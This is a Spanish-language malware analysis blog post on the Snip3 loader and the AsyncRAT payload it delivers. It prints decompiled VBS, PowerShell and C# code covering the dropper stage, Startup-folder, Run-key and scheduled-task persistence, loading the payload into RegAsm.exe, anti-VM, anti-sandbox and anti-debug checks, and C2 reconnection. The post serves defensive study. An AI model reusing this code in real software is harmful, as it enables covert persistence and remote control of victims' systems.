Snip3, una investigación sobre malware

By Aarón Jornet

Published: 2021-12-23 · Archived: 2026-04-05 19:39:33 UTC

Snip3 es considerado como un *loader* de Remote Access Tool o comúnmente conocido como RAT, el cual, es **un tipo de *malware* muy utilizado** que tiene el potencial de ganar persistencia en un sistema y mantener una comunicación con un host atacante que tendrá acceso total a nuestro equipo y, por ende, a nuestra red para realizar cualquier tipo de actividad, desde robo de credenciales, hasta movimientos laterales o ejecuciones de *malwares* más peligrosos. Hizo su aparición en el primer trimestre del año 2021, el cual, ha atacado a importantes compañías de viajes y transportes en los últimos meses.

Definido como Crypter-as-a-Service, el cual, nos indica que es **un *malware* que estará en continua actualización** y de la cual, podremos encontrar muchas versiones durante el paso de los meses. Está caracterizado por diferentes técnicas de evasión y técnicas Anti-Análisis. Contiene un gran potencial para escapar de los sistemas y ejecutar diferentes tipos de RAT, estando entre los más comunes Revenge RAT, Agent Tesla o AsyncRAT.

Las **características más importantes** que caracterizan al Snip3 son:


- La evasión de técnicas de análisis o de herramientas para analizar el *malware*
- La conexión con dominios maliciosos utilizados como Command and Control
- La ejecución de código malicioso en otros procesos con técnicas como el Process Hollowing.

Vector de entrada

El Snip3 es un *malware* cuyo **origen puede ser diverso**, desde la descarga hecha a través de un dominio malicioso, *phishing* o ser lanzado por otro *malware*.

En este caso, fue **introducido en disco a través del correo**, en el cual, se intentaba invitar de manera fraudulenta a la víctima, en los datos adjuntos, podremos encontrar un *link* que parece que nos llevará al documento, el cual, es un Visual Basic Script (vbs), que será el que realice las acciones iniciales.


Tras la apertura del supuesto pdf, nos llevará a una dirección en la cual se descargará de manera automática el fichero y se ejecutará, una vez el vbs se encuentre en el disco, **el Snip3 creará otros archivos y generará persistencia para que el vector de entrada sea un éxito** y poder mantenerse el mayor tiempo posible en nuestro equipo para ejecutar un RAT en el que el atacante podrá acceder al equipo.



Snip3

Este *malware* está divido en varias partes, el resumen de como funcionaría es el siguiente:

- **Tras la descarga del script** obtenido normalmente por *phishing* o por un dominio malicioso, se obtendrá un **Visual Basic Script (vbs)**.
- Tras esto, se ejecutará el VBS, **el fichero creará un Powershell** y lo iniciará.
- Posteriormente, este Powershell (PS | PS1) **cargará los binarios** e introducirá en startup ganando persistencia el siguiente vbs.
- Tras esto, el vbs cargado, ya podrá lanzar el ps1, y **se ejecutará el RAT**, el cual es inyectado en un proceso, en nuestro caso lo hará en *RegAsm.exe*.
- Tras la ejecución del RAT, **tratará de evitar ser analizado** con diferentes técnicas Anti-debug, Anti-VirtualMachine y/o Anti-Sandbox, generará otros ficheros, persistencia y realizará tareas de red intentando acceder a dominios y que el atacante acceda.



Primer Stage: VBS

Tras la entrada de este *script* al equipo, será el encargado de **crear el Powershell**, que, ejecutará cambios de formato, pero son operaciones para posteriormente tratar la cadena DA, en la cual veremos que los caracteres utilizados se reemplazaran por binario, que contiene el fichero que posteriormente ejecutará.

```
Dim DA
DA = "ŏ⊗ŏ⊗⊗ŏ⊗⊗ŏ⊗ŏ ŏ ŏ ŏ⊗ŏ ŏ⊗⊗⊗ŏ ŏ⊗ŏ⊗⊗⊗ŏ⊗ŏ ŏ ŏ⊗⊗ŏ ŏ⊗ŏ⊗ŏ⊗ŏ⊗⊗ŏ⊗⊗ŏ⊗ŏ⊗
```

```
Go(Truncate(BinaryToString(Replace(Replace(DA,"ŏ","0"),"⊗","1"))))
```

Tras esto, vemos que generará un objeto con un CLSID que más tarde lanzará, además, creará el ps1 que veremos posteriormente y, hará el cambio a binario, para la variable *DA*, que hemos visto. Cabe destacar, que una de las características de este *malware* es la utilización del parámetro RemoteSigned, el cual, es usado para permitir la ejecución de ficheros que no están firmados digitalmente utilizando Powershell.

```
Sub Go(base64Values)
    Dim TarPath, CurrCommand
    Set objSh = GetObject("new:{72C24DD5-D70A-438B-8A42-98424B88AFB8}")
    Set objFso = CreateObject("Scripting.FileSystemObject")
    TarPath = objFso.GetSpecialFolder(2) & "\01.PS1"
    CurrCommand = "PowerShell.exe -ExecutionPolicy RemoteSigned -File "
    Set oFile = objFso.OpenTextFile(TarPath, 2, True)
    oFile.Write base64Values & vbCrlf
    oFile.Close
    objSh.run CurrCommand & TarPath, 0
End Sub

Go(Truncate(BinaryToString(Replace(Replace(DA,"♁","0"),"⊗","1"))))
```

El CLSID {72C24DD5-D70A-438B-8A42-98424B88AFB8},pertenece al identificador de *Windows Script Host Shell Object*, es, una forma más de ejecutar algo sin que genere mucho ruido en el sistema de detección que tengamos.

```
{72C24DD5-D70A-438B-8A42-98424B88AFB8}

Windows Script Host Shell Object
```

Segundo stage: Powershell

Una vez el *malware* tiene preparado el PS1, lo ejecutará, vemos que contiene los PE (Portable Ejecutable) que usará después, en un primer momento, cargará los binarios, las rutas usando RegAsm y el startup.vbs

```
[Byte[]] $RUNPE = @(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,(
[Byte[]] $FILE = @(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
[String] $MyPt = [System.IO.Path]::Combine([System.Runtime.InteropServices.RuntimeEnvironment]::GetRuntimeDirectory(),"RegAsm.exe")
[String] $StartupChecked = "True"
[String] $StartupFileName = "Startupsys.vbs"
```


Veremos que la ruta será la de startup, por lo que ha ganado persistencia con este movimiento y siempre que encendamos el ordenador, se reiniciará la ejecución del vbs.

```
Function INSTALL() {
    if ($StartupChecked -eq "True") {
        [String] $VBSRun = [System.Text.Encoding]::Default.GetString(@(83,101,116,32,79,98,106,32,61,32,67,114,101,97,116,101,79,98,106,101,99,116,40,34,
        [System.IO.File]::WriteAllText(([System.Environment]::GetFolderPath(7) + "\" + $StartupFileName), $VBSRun.Replace("%FilePath%", $PSCommandPath))
    }
}
```


```
C:\Use[redacted]AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
    Startupsys.vbs        c:\use[redacted]\appdata\roaming\microsoft\windows\start menu\programs\startup\startupsys.vbs
```


Tras esto, ejecutará un *load* de uno de los PE que ha definido anteriormente. El valor que lanzará después no es otro que RegAsm, el cual, previamente habrá inyectado en este proceso, lo que hará es introducir bytes que pertenecen al *malware* en un proceso legítimo, de este modo, solo veremos un proceso utilizado por .NET ejecutándose.

```
INSTALL
[System.Reflection.Assembly] $Assembly = [System.Threading.Thread]::GetDomain().Load($RUNPE)
$Assembly.GetType('projFUD.PA').GetMethod('Execute').Invoke($null, $Params)
```



Cuando miremos en *RegAsm.exe* los módulos que tiene cargados, podemos discernir un *AsyncClientKuso*, que será, el .NET que le da nombre a nuestro RAT.

- 

- 

El fichero que introduce en startup, es otro vbs, cuyo contenido es únicamente que ejecute el Powershell en cada inicio del sistema, de nuevo, utilizando RemoteSigned.

```
Set Obj = CreateObject("WScript.Shell")
Obj.Run "PowerShell -ExecutionPolicy RemoteSigned -File " & "C:\Users\User\AppData\Local\Temp\01.PS1", 0
```

```
2452
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy RemoteSigned -File C:\Users [redacted] \AppData\Local\Temp\01.PS1
```

Tercer stage: RAT

Dependiendo de la versión, **podríamos contener o inyectar un RAT diferente**, en nuestro caso es *AsyncRat*.

Una vez ya tiene los *loaders* cargados, ha ganado persistencia en el equipo, por lo que el RAT tendrá una ejecución que podrá perdurar en el tiempo, ejecutará el fichero File.bin o AsyncClientKuso dentro de procesos legítimos.

Creación del Mutex

En primer lugar, encontraremos las comprobaciones del Mutex habituales, para evitar reinfección, si el sistema, todavía no ha sido infectado con este RAT, lo creará.

```
try
{
    if (!MutexControl.CreateMutex())
    {
        Environment.Exit(0);
    }
```

```
public static class MutexControl
{
    // Token: 0x06000036 RID: 54 RVA: 0x00003B54 File Offset: 0x00001D54
    public static bool CreateMutex()
    {
        bool result;
        MutexControl.currentApp = new Mutex(false, Settings.MTX, ref result);
        return result;
    }
```

Además, el Mutex es creado por RegAsm, lo cual es lógico sabiendo que el RAT, en esta versión, va a ser ejecutado estando inyectado en este proceso, con el nombre AsyncMutex_6SI8OkPnk.

```
<Non-existent Process>    3732    Mutant    \Sessions\1\BaseNamedObjects\AsyncMutex_6SI8OkPnk
```

```
RegAsm.exe    1800    Mutant    \Sessions\1\BaseNamedObjects\AsyncMutex_6SI8OkPnk
```

Tras esto, habrán varias técnicas relacionadas con el Anti-Análisis, las cuales son muy útiles, puesto que pueden evitar ser lanzado en *sandbox* o que ciertas funciones se analicen y así mantener una campaña por más tiempo.

Técnicas Anti-VM

Detección de componentes del equipo, usando como objetivo el Manufacturer.

```
// Token: 0x06000029 RID: 41 RVA: 0x000034A0 File Offset: 0x000016A0
private static bool DetectManufacturer()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                    if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || managementBaseObject["Model"].ToString()
                      == "VirtualBox")
                    {
                        return true;
                    }
                }
            }
        }
    }
    catch
    {
    }
    return false;
```

Detección basada en disco, cuyo objetivo es comparar su tamaño.

```
private static bool IsSmallDisk()
{
    try
    {
        long num = 61000000000L;
        if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
```

Detección basada en Sistema Operativo (OS), centrada en obtener la versión, comúnmente utilizada Windows XP.

```
private static bool IsXP()
{
    try
    {
        if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
```

Técnicas Anti-Sandbox

Detección mediante la librería sbieDll.dll, cuyo objetivo es detectar si ha sido cargada.

```
private static bool DetectSandboxie()
{
    bool result;
    try
    {
        if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
        {
            result = true;
        }
        else
        {
            result = false;
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

Técnicas Anti-Debugger

Detección mediante la función *CheckRemoteDebuggerPresent*, cuyo objetivo es obtener el proceso principal y detectar si es un debugger.

```
// Token: 0x0600002A RID: 42 RVA: 0x000035DC File Offset: 0x000017DC
private static bool DetectDebugger()
{
    bool flag = false;
    bool result;
    try
    {
        NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
        result = flag;
    }
    catch
    {
        result = flag;
    }
    return result;
```

Función Install

En la última función, realizará diferentes procedimientos, desde matar procesos, generar más persistencia, recordamos que la parte inicial podría ser cambiada ya que este es un *malware* independiente al Snip3 y podrían utilizar otro RAT o *malware*.

Podemos ver como principalmente realizará un GetProcess para obtener procesos no deseados que puedan entorpecer el *malware*, esta práctica es habitual y se realiza con una búsqueda en orden de cada uno de los procesos en ejecución y mediante un bucle realizar un Kill a aquellos procesos que se quiera evitar.

```
FileInfo fileInfo = new FileInfo(Path.Combine(Environment.ExpandEnvironmentVariables(Settings.InstallFolder), Settings.InstallFile));
string fileName = Process.GetCurrentProcess().MainModule.FileName;
if (fileName != fileInfo.FullName)
{
    foreach (Process process in Process.GetProcesses())
    {
        try
        {
            if (process.MainModule.FileName == fileInfo.FullName)
            {
                process.Kill();
            }
        }
        catch
        {
        }
    }
```

Posteriormente, veremos que realizará la comprobación de permisos y si el usuario que está ejecutando el RAT es Administrador creará persistencia en el equipo de una manera, sino lo realizará de otra. Comprobará si contiene un SID cuyo valor contenga en el 544 que representa al Administrador.

```
public static bool IsAdmin()
{
    return new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator);
}
```

```
// Token: 0x04000F62 R
Administrator = 544,
```

```
System.Security.Principal.WindowsPrincipal.IsInRole returned    true
```

En el caso distinto al nuestro y el usuario no sea Administrador, podremos ver como procederá a obtener una *RegKey*, que, como podemos ver, se encuentra al revés, realizará un reverse de la cadena para devolverla a su formato original.

```
else
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse("\\nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
    }
```

```
Expression    @"\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"
```

```
Expression    @"\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"
result        @"Software\Microsoft\Windows\CurrentVersion\Run\"
```

Realiza la persistencia a través de la ejecución del siguiente comando, en el cual está realizando la creación de la tarea de forma forzosa (/f) para que su lanzamiento siempre sea en inicio del sistema (*/sc onlogon*) con el nivel de prioridad alta (/rl highest), además no permitirá que haya en su ejecución ninguna aparición de ventanas (ProcessWindowStyle.Hidden).

```
cmd /c schtasks /create /f /sc onlogon /rl highest /tn ""Roaming"" /tr '""C:\Users\<user>\AppData\Roaming""' &
```

```
if (Methods.IsAdmin())
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = string.Concat(new string[]
        {
            "/c schtasks /create /f /sc onlogon /rl highest /tn \"",
            Path.GetFileNameWithoutExtension(fileInfo.Name),
            "\" /tr '\"",
            fileInfo.FullName,
            "\"' & exit"
        }),
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
}
```

Tras otras comprobaciones, llegamos a la creación de un .bat en el cual podemos ver que es un script que contendrá la ejecución de la tarea programada anteriormente que después borrará realizando un movimiento a la carpeta y realizando un delete.

```
Stream stream = new FileStream(fileInfo.FullName, FileMode.CreateNew);
byte[] array = File.ReadAllBytes(fileName);
stream.Write(array, 0, array.Length);
Methods.ClientOnExit();
string text = Path.GetTempFileName() + ".bat";
using (StreamWriter streamWriter = new StreamWriter(text))
{
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("timeout 3 > NUL");
    streamWriter.WriteLine("START \"\" \"" + fileInfo.FullName + "\"");
    streamWriter.WriteLine("CD " + Path.GetTempPath());
    streamWriter.WriteLine("DEL \"" + Path.GetFileName(text) + "\" /f /q");
}
Process.Start(new ProcessStartInfo
{
    FileName = text,
    CreateNoWindow = true,
    ErrorDialog = false,
    UseShellExecute = false,
    WindowStyle = ProcessWindowStyle.Hidden
});
Environment.Exit(0);
```


Tras esto realiza comprobaciones y modificaciones en el hilo de ejecución para evitar que el dispositivo/monitor caiga en suspensión o se apague.

```
public static void PreventSleep()
{
    try
    {
        NativeMethods.SetThreadExecutionState((NativeMethods.EXECUTION_STATE)2147483651u);
    }
    catch
    {
    }
}
```

Posteriormente, realiza un bucle en el cual obtenemos las funciones de red que utilizará para comprobar si está conectado al host y una reconexión si no lo está.


```
for (;;)
{
    try
    {
        if (!ClientSocket.IsConnected)
        {
            ClientSocket.Reconnect();
            ClientSocket.InitializeClient();
        }
    }
    catch
    {
    }
    Thread.Sleep(5000);
}
```

Vemos que intenta conectar a un dominio (e29rava[.]ddns[.]net), no será extraño ver diferentes dominios sobre los que intentar la conexión, ya que es habitual que estos sean denunciados de manera temprana y necesiten alternativas durante la ejecución.



Por último, el atacante recibirá una petición al servidor y podrá acceder remotamente a nuestro equipo y controlarlo con total libertad, por lo que nuestro ordenador y red quedarán expuestos.

MITRE



Source: https://telefonicatech.com/blog/snip3-investigacion-malware